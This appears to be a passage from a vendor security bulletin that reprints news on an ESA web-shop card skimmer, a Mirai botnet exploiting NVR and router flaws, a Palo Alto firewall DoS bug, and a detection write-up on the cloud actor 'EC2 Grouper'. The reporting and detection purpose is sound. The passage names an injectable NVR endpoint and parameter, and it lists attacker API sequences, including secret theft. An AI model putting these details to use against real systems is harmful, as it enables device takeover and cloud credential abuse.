Source: <https://www.bleepingcomputer.com/news/security/adobe-warns-of-critical-coldfusion-bug-with-poc-exploit-code/>

## 20. European Space Agency's official store hacked to steal payment cards

European Space Agency's official web shop was hacked as it started to load a piece of JavaScript code that generates a fake Stripe payment page at checkout.


With a budget over 10 billion euros, the mission of the European Space Agency (ESA) is to extend the limits of space activities by training astronauts and building rockets and satellites for exploring the mysteries of the universe.

The web store licensed to sell ESA merchandise is currently unavailable, showing a message that it is "temporarily out of orbit."

The malicious script appeared on the agency's site yesterday and collected customer information, including payment card data provided at the final stage of a purchase.

E-commerce security company Sansec noticed the malicious script yesterday and warned that the store seems to be integrated with ESA systems, which could pose a risk to the agency's employees.






*Sansec warning that ESA's store was compromised*

Sansec found that the domain for exfiltrating the information has the same name as the one used by the legitimate store selling ESA merchandise but has a different top-level domain (TLD).

While the European agency's official shop uses the "esaspaceshop" in the .com TLD, the hacker uses the same name in the .pics TLD (i.e. esaspaceshop[.]pics), as visible in the source code of ESA's store:




*Malicious JavaScript injected in ESA's web store*

*source: BleepingComputer*

The script contained obfuscated HTML code from Stripe SDK, which loaded a fake Stripe payment page when customers tried to complete a purchase.



It is worth noting that the fake Stripe page did not look suspicious, especially when seeing that it was served from the official ESA web store.



*ESA's web store loads fake Stripe payment page*

*source: BleepingComputer*

Source Defense Research, a web application security company, confirmed Sansec's findings and captured the fake Stripe payment page being loaded on ESA's official web store.

Yesterday, BleepingComputer reached out to ESA for details about the compromise. Before we received a reply today, we noticed that the web shop no longer served the fake Stripe payment page but the malicious script was still visible in the site's source code.

In subsequent communication, ESA said that the store is not hosted on its infrastructure and it doesn't manage the data on it because the agency does not manage the data because it does not own it.

This could be confirmed with a simple whois lookup, which show complete details for ESA's domain (esa.int) and its web store, where contact data is redacted for privacy.

UPDATE [December 27]: The malicious JavaScript extension has been removed from ESA's official web shop.

Source: <https://www.bleepingcomputer.com/news/security/european-space-agencys-official-store-hacked-to-steal-payment-cards/>

## 21. New botnet exploits vulnerabilities in NVRs, TP-Link routers

A new Mirai-based botnet is actively exploiting a remote code execution vulnerability that has not received a tracker number and appears to be unpatched in DigiEver DS-2105 Pro NVRs.

The campaign started in October and targets multiple network video recorders and TP-Link routers with outdated firmware.

One of the vulnerabilities used in the campaign was documented by TXOne researcher Ta-Lun Yen and presented last year at the DefCamp security conference in Bucharest, Romania. The researcher said at the time that the issue affects multiple DVR devices.

Akamai researchers observed that the botnet started to exploit the flaw in mid-November, but found evidence that the campaign has been active since at least September.

Apart from the DigiEver flaw, the new Mirai malware variant also targets CVE-2023-1389 on TP-Link devices and CVE-2018-17532 on Teltonika RUT9XX routers.

## Attacks on DigiEver NVRs

The vulnerability exploited to compromise DigiEver NVRs is a remote code execution (RCE) flaw and the hackers are targeting the '/cgi-bin/cgi\_main.cgi' URI, which improperly validates user inputs.

This allows remote unauthenticated attackers to inject commands like 'curl' and 'chmod' via certain parameters, such as the ntp field in HTTP POST requests.

Akamai says that the attacks it has seen by this Mirai-based botnet appear similar to what is described in Ta-Lun Yen's presentation.

Through command injection, the attackers fetch the malware binary from an external server and enlist the device into its botnet. Persistence is achieved by adding cron jobs.

Once the device is compromised, it is then used to conduct distributed denial of service (DDoS) attacks or to spread to other devices by leveraging exploit sets and credential lists.

Akamai says the new Mirai variant is notable for its use of XOR and ChaCha20 encryption and its targeting of a broad range of system architectures, including x86, ARM, and MIPS.

"Although employing complex decryption methods isn't new, it suggests evolving tactics, techniques, and procedures among Mirai-based botnet operators," comments Akamai.

"This is mostly notable because many Mirai-based botnets still depend on the original string obfuscation logic from recycled code that was included in the original Mirai malware source code release," the researchers say.

The researchers note that the botnet also exploits CVE-2018-17532, a vulnerability in Teltonika RUT9XX routers as well as CVE-2023-1389, which impacts TP-Link devices.

Indicators of compromise (IoC) associated with the campaign are available at the end of Akamai's report, along with Yara rules for detecting and blocking the threat.

Source: <https://www.bleepingcomputer.com/news/security/new-botnet-exploits-vulnerabilities-in-nvrs-tp-link-routers/>

## 22. Hackers exploit DoS flaw to disable Palo Alto Networks firewalls

Palo Alto Networks is warning that hackers are exploiting the CVE-2024-3393 denial of service vulnerability to disable firewall protections by forcing it to reboot.

Leveraging the security issue repeatedly, however, causes the device to enter maintenance mode and manual intervention is required to restore it to normal operations.

"A Denial of Service vulnerability in the DNS Security feature of Palo Alto Networks PAN-OS software allows an unauthenticated attacker to send a malicious packet through the data plane of the firewall that reboots the firewall," reads the advisory.

## DoS bug is actively exploited

Palo Alto Networks says that exploiting the vulnerability is possible by an unauthenticated attacker that sends a specially crafted, malicious packet to an affected device.

The issue only impacts devices where 'DNS Security' logging is enabled, while the product versions affected by CVE-2024-3393 are shown below.

Versions	Affected	Unaffected
Cloud NGFW	None	All
PAN-OS 11.2	< 11.2.3	>= 11.2.3
PAN-OS 11.1	< 11.1.5	>= 11.1.5
PAN-OS 10.2	>= 10.2.8 < 10.2.10-h12 < 10.2.13-h2	< 10.2.8 >= 10.2.10-h12 >= 10.2.13-h2 (ETA: Dec 31)
PAN-OS 10.1	>= 10.1.14 < 10.1.14-h8	< 10.1.14 >= 10.1.14-h8
Prisma Access	>= 10.2.8 on PAN-OS < 11.2.3 on PAN-OS	< 10.2.8 on PAN-OS >= 11.2.3 on PAN-OS

The vendor confirmed that the flaw is actively exploited, noting that customers experienced outages when their firewall blocked malicious DNS packets from attackers leveraging the issue.

The company has addressed the flaw in PAN-OS 10.1.14-h8, PAN-OS 10.2.10-h12, PAN-OS 11.1.5, PAN-OS 11.2.3, and subsequent releases.

However, it's noted that PAN-OS 11.0, which is impacted by CVE-2024-3393, will not receive a patch because that version has reached its end-of-life (EOL) date on November 17.

Palo Alto Networks has also published workarounds and steps to mitigate the problem for those who cannot immediately update:

For unmanaged NGFWs, NGFWs managed by Panorama, or Prisma Access Managed by Panorama:

1. Navigate to: Objects → Security Profiles → Anti-spyware → DNS Policies → DNS Security for each Anti-spyware profile.
2. Change the Log Severity to "none" for all configured DNS Security categories.
3. Commit the changes and revert the Log Severity settings after applying the fixes.

For NGFWs managed by Strata Cloud Manager (SCM):

- Option 1: Disable DNS Security logging directly on each NGFW using the steps above.
- Option 2: Disable DNS Security logging across all NGFWs in the tenant by opening a support case.

For Prisma Access managed by Strata Cloud Manager (SCM):

1. Open a support case to disable DNS Security logging across all NGFWs in your tenant.
2. If needed, request to expedite the Prisma Access tenant upgrade in the support case.

Source: <https://www.bleepingcomputer.com/news/security/hackers-exploit-dos-flaw-to-disable-palo-alto-networks-firewalls/>

## 23. Catching "EC2 Grouper"- no indicators required!

Through the years of analyzing identity compromises in the cloud, we've seen the same attackers pop up regularly, some more frequently than others. Among the more prolific ones we've come to know is one we've dubbed "EC2 Grouper". Over the past couple of years, we've seen this actor in several dozen customer environments, making them one of the more active groups we've tracked. This usual suspect is attributed by their penchant for using similar user agents and the same security group naming convention in their attacks.

While indicators such as user agents and even security group names can assist in attribution and hunting, we have found them unreliable for comprehensive threat detection. In this blog, we'll detail tactics associated with EC2 Grouper and how Lacework FortiCNAPP can be leveraged to detect this threat, among others. More importantly, we will showcase how this is achieved without relying on actor-specific indicators, which can be transient in nature.

### Tactics and Techniques

EC2 Grouper is characterized by their usage of AWS tools for PowerShell to carry out attacks. This is presumed by their user agent, which was consistent for a number of years:

```
AWSPowerShell.Common/4.1.90.0 .NET_Core/6.0.5 OS/Microsoft_Windows_10.0.17763 PowerShellCore/7.-1 ClientAsync
```

In recent attacks, they have updated their UA, which now contains new versioning and unusual # characters, which could indicate a possible detection countermeasure.

```
AWSPowerShell.Common/4.1.534.0 ua/2.0 .NET_Core#6.0.5 OS/windows#10.0.17763.0 md/ARCH#X64 PowerShellCore/7.-1 cfg/retry-mode#legacy md/ClientAsync
```

A more consistent indicator has emerged with a security group naming convention. Attacks in the cloud often leverage the CreateSecurityGroup API (T1098) to enable remote access and lateral movement in the cloud environment. EC2 Grouper will typically attempt to create multiple groups using the same naming convention of ec2group suffixed with a sequential combination of 1-5. Example request parameters:

- {"groupDescription":"ec2group","groupName":"ec2group"}
- {"groupDescription":"ec2group1","groupName":"ec2group1"}
- {"groupDescription":"ec2group12","groupName":"ec2group12"}
- {"groupDescription":"ec2group123","groupName":"ec2group123"}
- {"groupDescription":"ec2group1234","groupName":"ec2group1234"}
- {"groupDescription":"ec2group12345","groupName":"ec2group12345"}

In all instances of EC2 Grouper attacks, cloud activity appears to be largely automated. The attacker will initially make calls to DescribeInstanceTypes to inventory EC2 types within the environment and then

DescribeRegions to retrieve information about regions available for resources. Upon acquiring available regions, the following API calls are iteratively executed for every available region:


- DescribeVpcs: Requesting information about VPCs (Virtual Private Clouds) in a given region. (T1580)
- CreateSecurityGroup: Creation of a new security group called "ec2group." (T1098 & T1021)
- DescribeSecurityGroups: Querying the security groups available in the account.
- DescribeAccountAttributes: Acquiring account attributes, perhaps for quotas related to resources. (T1580)
- GetServiceQuota: Checking service quotas, possibly to identify limits on resource usage. (T1580)
- DescribeInstances: Gathering information about existing EC2 instances that may be running, pending, or shutting down. (T1580)
- RunInstances: Attempting to launch new EC2 instances using the ec2group security group. (T1496)

Interestingly, we have never observed calls to AuthorizeSecurityGroupIngress, which is ultimately required to configure inbound access to any EC2 launched with the security group. However, on several occasions, we have observed CreateInternetGateway and CreateVpc, which are required for remote access. To date, we have not observed what could be classified as actions based on objectives or manual activity in a compromised cloud environment. It could be either that EC2 Grouper is selective in their escalation or compromised accounts were detected and quarantined before they had the opportunity to escalate. Despite this, resource hijacking (T1496) is likely the general objective. However, to what end is currently unconfirmed.

## Detection

In every attack involving valid accounts, the credentials must originate from somewhere. One of the more common sources for compromised keys remains code repositories. Developers often mistakenly commit cloud access keys to public repositories. Once this occurs, the clock starts ticking until the credentials fall into the hands of attackers, are discovered by secret scanners, or both. This is believed to be the primary method of credential acquisition for EC2 Grouper, as their cloud attacks are frequently accompanied by attacks from other threat actors. EC2 Grouper, however, is by far the most prolific actor allegedly using this vector.

Given the popularity of obtaining credentials in code repositories, it can be prudent to look for legitimate secret scanning services as part of your detection strategy. These include GitGuardian and Github's secret scanning service. In our composite alerts, we have included secret scanning as a signal, as it is frequently seen in conjunction with illicit credential usage.



**Potentially compromised AWS keys** ID: 184118  
Event activity window: 09/13/2024 at 6:00 AM -04:00 to 09/15/2024 at 10:00 AM -04:00

High AWS Composite Cloud Activity Internet Exposure: Unknown Initial Access Valid Accounts Persistence Account Manipulation Create Account +13 more

Details Exposure Investigation Events Related Alerts Remediation Integrations Timeline

- Valid Credentials Discovered in Github (AWS)  
Activity involving Gitguardian has been detected as part of alerts 184113, indicating possible testing of credentials. Credential checking activity indicates that AWS keys may have been leaked in a Github repository. This activity is characterized by the usage of the GetCallerIdentity API along with the python-requests user agent. The following known Gitguardian host(s) were observed: 54.39.190.134, 54.39.187.211, 54.39.182.0.

Of course, credential checking alone does not indicate a compromise, so other signals need to be correlated to reduce false positives. When alerting on EC2 Grouper, our composite alerts have evaluated other techniques, such as using specific APIs known to be leveraged in attacks. These are effectively mapped to the respective techniques with the assistance of the open-source TDiscover project.

- Mitre Mapping (AWS)
  - The following APIs and services were observed involving tactic TA0007 - Discovery and technique(s) T1087 - Account Discovery, T1580 - Cloud Infrastructure Discovery, T1526 - Cloud Service Discovery.
    - DescribeAccountAttributes (EC2 service)
    - ListRolePolicies (IAM service)
    - DescribeAvailabilityZones (EC2 service)
    - (and 15 others)
  - The following APIs and services were observed involving tactic TA0004 - Privilege Escalation and technique(s) T1098 - Account Manipulation.
    - AttachRolePolicy (IAM service)
  - The following APIs and services were observed involving tactic TA0003 - Persistence and technique(s) T1098 - Account Manipulation, T1021 - Remote Services, T1136 - Create Account.
    - CreateSecurityGroup (EC2 service)
    - (and 2 others)
    - AttachUserPolicy (IAM service)
    - RunInstances (EC2 service)
  - The following APIs and services were observed involving tactic TA0040 - Impact and technique(s) T1496 - Resource Hijacking.
    - ChangeResourceRecordSets (Route53 service)
  - The following APIs and services were observed involving tactic TA0006 - Credential Access and technique(s) T1555 - Credentials from Password Stores.
    - ListSecrets (SecretsManager service)
    - GetSecretValue (SecretsManager service)

Finally, we evaluate anomalies as part of the composite alert. An alleged attack may exhibit characteristics indicative of malicious reconnaissance or privilege escalation. However, it's crucial to confirm this through anomaly detection.

#### Supporting Facts ⓘ

- Anomalous Activity (AWS)
  - For user(s) IAMUser/3[redacted] and this environment, one or more IPs are new including [redacted]
  - Login from New Location Montreal,Canada
  - Arn(s) involved in these observations are:
    - arn:aws:iam:[redacted]
  - The location(s) have not been used previously for a login in this lacework account within at least the past 90 days.

## Conclusion

Identifying illicit usage of valid credentials in the cloud can be a nuanced and difficult task. This poses a considerable challenge when it comes to detection, as the vast majority of attacks in the cloud involve compromised credentials. While the attack detailed in this blog had various atomic indicators specific to the actors' tactics and techniques, most attacks do not exhibit these unique characteristics. To achieve higher accuracy, it becomes more critical to correlate weaker signals involving aspects that attackers cannot control. For example, while attackers can easily control their source IP and user agent, they cannot control whether it is anomalous to the environment. Similarly, they cannot control the APIs or sequence of APIs needed to carry out their objectives. By leveraging these as signals to a composite alerting mechanism, one can achieve a much higher level of detection efficacy.

## How Can Lacework FortiCNAPP help?

Cloud detection and response (CDR) is a crucial component in addressing cloud identity compromises such as the one documented here. With over 80% of attacks in the cloud involving compromised credentials, the effectiveness of your CDR solution can directly dictate the severity of a cloud attack. Lacework FortiCNAPP offers comprehensive CDR protection with our innovative composite alerting technology. Cloud identity compromises can be difficult to isolate as they often blend in with legitimate activity. Lacework FortiCNAPP can evaluate numerous weak signals together through composite alerting, culminating in a much higher detection efficacy than point detection alone. Lacework FortiCNAPP also integrates other essential components, such as CIEM for informing the blast-radius of a compromised identity.

Source: <https://www.fortinet.com/blog/threat-research/catching-ec2-grouper-no-indicators-required>





If you want to learn more about ASOC and how we can improve your security posture, **contact us at [tbs.sales@tbs.tech](mailto:tbs.sales@tbs.tech)**.

*This Bulletin contains information, articles, news, reports or other materials from external sources (links to website sources stated herein above). All information and materials are provided “as is” and TELELINK BUSINESS SERVICES makes no warranty or representations, expressed or implied, for their accuracy, completeness, fitness for particular use, reliability, legality or non-infringement of copyrights.*

*The content in this Bulletin is provided for informational purposes only do not constitute or represent TELELINK BUSINESS SERVICES’s expressed or implied endorsement, recommendation, advertisement, merchandising or solicitation to purchase any of the products or services, described therein, or making any other investment decisions.*

*TELELINK BUSINESS SERVICES is not responsible for the contents of any linked site or any link contained in a linked site. The hypertext links provided herein are meant only as a convenience and the inclusion of any link does not imply endorsement of or by the referenced site.*